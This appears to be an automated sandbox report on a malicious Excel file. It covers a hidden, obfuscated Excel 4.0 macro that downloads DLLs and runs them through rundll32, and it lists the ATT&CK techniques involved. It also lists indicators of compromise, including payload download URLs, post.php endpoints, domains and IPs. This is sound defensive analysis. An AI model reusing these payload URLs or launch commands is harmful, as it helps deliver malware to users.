ID: 344665
Sample Name: case (4335).xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 21:34:07
Date: 26/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report case (4335).xls

Overview


General Information

Sample Name:	case (4335).xls
Analysis ID:	344665
MD5:	bf86559630b855e.
SHA1:	182cbac1bdd020..
SHA256:	31ea3370ca06a2..
Tags:	xls

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (creates …
- Document exploit detected (drops P…
- Found malicious Excel 4.0 Macro
- Office document tries to convince vi…
- Contains functionality to inject code …
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Found malicious URLs in unpacked …
- Found obfuscated Excel 4.0 Macro
- Office process drops PE file
- Sigma detected: Microsoft Office Pr…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2240 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2312 cmdline: 'C:\Windows\System32\rundll32.exe' C:\ProgramData\formnet.dll,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2408 cmdline: 'C:\Windows\System32\rundll32.exe' C:\ProgramData\formnet.dll,DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - msiexec.exe (PID: 2848 cmdline: msiexec.exe MD5: 4315D6ECAE85024A0567DF2CB253B7B0)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
case (4335).xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

Compliance:

- Uses new MSVCR Dlls
- Uses secure TLS version for HTTPS connections
- Binary contains paths to debug symbols

Software Vulnerabilities:

- Document exploit detected (creates forbidden files)
- Document exploit detected (drops PE files)
- Document exploit detected (UrlDownloadToFile)
- Document exploit detected (process start blacklist hit)

Networking:

- Found malicious URLs in unpacked macro 4.0 sheet

System Summary:

- Found malicious Excel 4.0 Macro
- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Found Excel 4.0 Macro with suspicious formulas
- Found abnormal large hidden Excel 4.0 Macro sheet
- Found obfuscated Excel 4.0 Macro
- Office process drops PE file

HIPS / PFW / Operating System Protection Evasion:


- Contains functionality to inject code into remote processes
- Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Copyright null 2021

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Scripting 4	Path Interception	Access Token Manipulation 1	Masquerading 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesd Insecur Networ Commu
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 1 1 2	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit Redirec Calls/S
Domain Accounts	Exploitation for Client Execution 4 3	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit Track D Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Access Token Manipulation 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 1 1 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 4	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammir Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 2	DCSync	System Information Discovery 3 5	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgr Insecur Protocc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Software Packing 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base S


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.rundll32.exe.340000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen2		Download File
5.2.msiexec.exe.d0000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen2		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://wmwifbajxxbcxmucxmlc.com/files/april24.dll)	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://gadgetswolf.com/post.phpMb	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://https://gadgetswolf.com/	0%	Avira URL Cloud	safe	
http://https://rnollg.com/kev/scfrd.dll	0%	Avira URL Cloud	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://gadgetswolf.com/f	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://gadgetswolf.com/post.phpab	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://wmwifbajxxbcxmucxmlc.com/files/april24.dll~	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://rnollg.com/kev/scfrd.dll$8	0%	Avira URL Cloud	safe	
http://https://homesoapmolds.com/	0%	Avira URL Cloud	safe	
http://https://govemedico.tk/post.php	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
homesoapmolds.com	104.21.60.169	true	false		unknown
rnollg.com	172.67.150.228	true	false		unknown
gadgetswolf.com	172.67.200.147	true	false		unknown
govemedico.tk	104.21.73.69	true	false		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://wmwifbajxxbcxmucxmlc.com/files/april24.dll)	0FDE0000.0.dr	false	• Avira URL Cloud: safe	unknown
http://www.windows.com/pctv.	rundll32.exe, 00000004.0000000 2.2154867305.0000000001DD0000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2155870146.0000000001B50000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2154867305.000 0000001DD0000.00000002.0000000 1.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2155870146.0000000001B50000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2154867305.000 0000001DD0000.00000002.0000000 1.sdmp	false		high
http://crl.entrust.net/server1.crl0	msiexec.exe, 00000005.00000002 .2356072686.00000000004F0000.0 0000004.00000020.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://ocsp.entrust.net03	msiexec.exe, 00000005.00000002.2356072686.00000000004F0000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://gadgetswolf.com/post.phpMb	msiexec.exe, 00000005.00000002.2356048675.000000000048D000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	msiexec.exe, 00000005.00000002.2356072686.00000000004F0000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://gadgetswolf.com/	msiexec.exe, 00000005.00000002.2356048675.000000000048D000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://rnollg.com/kev/scfrd.dll	before.1.0.0.sheet.csv_unpack	true	• Avira URL Cloud: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	msiexec.exe, 00000005.00000002.2356072686.00000000004F0000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.00000002.2157152768.0000000001D37000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2155127079.0000000001FB7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.00000002.2155870146.0000000001B50000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2154867305.0000000001DD0000.00000002.00000001.sdmp	false		high
http://https://gadgetswolf.com/f	msiexec.exe, 00000005.00000002.2356048675.000000000048D000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.00000002.2157152768.0000000001D37000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2155127079.0000000001FB7000.00000002.00000001.sdmp	false		high
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	msiexec.exe, 00000005.00000002.2356072686.00000000004F0000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.00000002.2157152768.0000000001D37000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2155127079.0000000001FB7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://gadgetswolf.com/post.phpab	msiexec.exe, 00000005.00000002.2356048675.000000000048D000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	msiexec.exe, 00000005.00000002.2356240442.0000000002060000.00000002.00000001.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000003.00000002.2155870146.0000000001B50000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2154867305.0000000001DD0000.00000002.00000001.sdmp	false		high
http://www.%s.comPA	msiexec.exe, 00000005.00000002.2356240442.0000000002060000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://wmwifbajxxbcxmucxmlc.com/files/april24.dll~	case (4335).xls	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net0D	msiexec.exe, 00000005.00000002.2356072686.00000000004F0000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rnollg.com/kev/scfrd.dll$8	case (4335).xls, 0FDE0000.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://secure.comodo.com/CPS0	msiexec.exe, 00000005.00000002.2356072686.00000000004F0000.00000004.00000020.sdmp	false		high
http://https://homesoapmolds.com/	msiexec.exe, 00000005.00000002.2356072686.00000000004F0000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/2048ca.crl0	msiexec.exe, 00000005.00000002.2356072686.00000000004F0000.00000004.00000020.sdmp	false		high
http://https://govemedico.tk/post.php	msiexec.exe, 00000005.00000002.2356072686.00000000004F0000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.150.228	unknown	United States		13335	CLOUDFLARENETUS	false
104.21.60.169	unknown	United States		13335	CLOUDFLARENETUS	false
172.67.200.147	unknown	United States		13335	CLOUDFLARENETUS	false
104.21.73.69	unknown	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344665
Start date:	26.01.2021
Start time:	21:34:07
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 8s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	case (4335).xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Copyright null 2021

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winXLS@7/12@4/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 67.8% (good quality ratio 67.4%) • Quality average: 89.5% • Quality standard deviation: 19.2%
HCA Information:	• Successful, ratio: 83% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/344665/sample/case (4335).xls

Simulations

Behavior and APIs

Time	Type	Description
21:35:12	API Interceptor	1205x Sleep call for process: msiexec.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.67.150.228	case (1522).xls	Get hash	malicious	Browse	
	case (166).xls	Get hash	malicious	Browse	
104.21.60.169	case (1522).xls	Get hash	malicious	Browse	
	case (4374).xls	Get hash	malicious	Browse	
172.67.200.147	case (1522).xls	Get hash	malicious	Browse	
104.21.73.69	case (1522).xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
gadgetswolf.com	case (1522).xls	Get hash	malicious	Browse	• 172.67.200.147
	case (4374).xls	Get hash	malicious	Browse	• 104.21.44.135
	case (166).xls	Get hash	malicious	Browse	• 104.21.44.135
rnollg.com	case (1522).xls	Get hash	malicious	Browse	• 172.67.150.228
	case (166).xls	Get hash	malicious	Browse	• 172.67.150.228
govemedico.tk	case (1522).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (4374).xls	Get hash	malicious	Browse	• 172.67.158.184
	case (166).xls	Get hash	malicious	Browse	• 172.67.158.184
homesoapmolds.com	case (1522).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (4374).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (166).xls	Get hash	malicious	Browse	• 172.67.198.109

Copyright null 2021

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	case (1522).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (4374).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (166).xls	Get hash	malicious	Browse	• 172.67.198.109
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.19.94
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	Informacion.doc	Get hash	malicious	Browse	• 104.21.89.78
	PAYMENT.260121.xlsx	Get hash	malicious	Browse	• 162.159.13 3.233
	SecuriteInfo.com.Trojan.Packed2.42783.27799.exe	Get hash	malicious	Browse	• 104.21.19.200
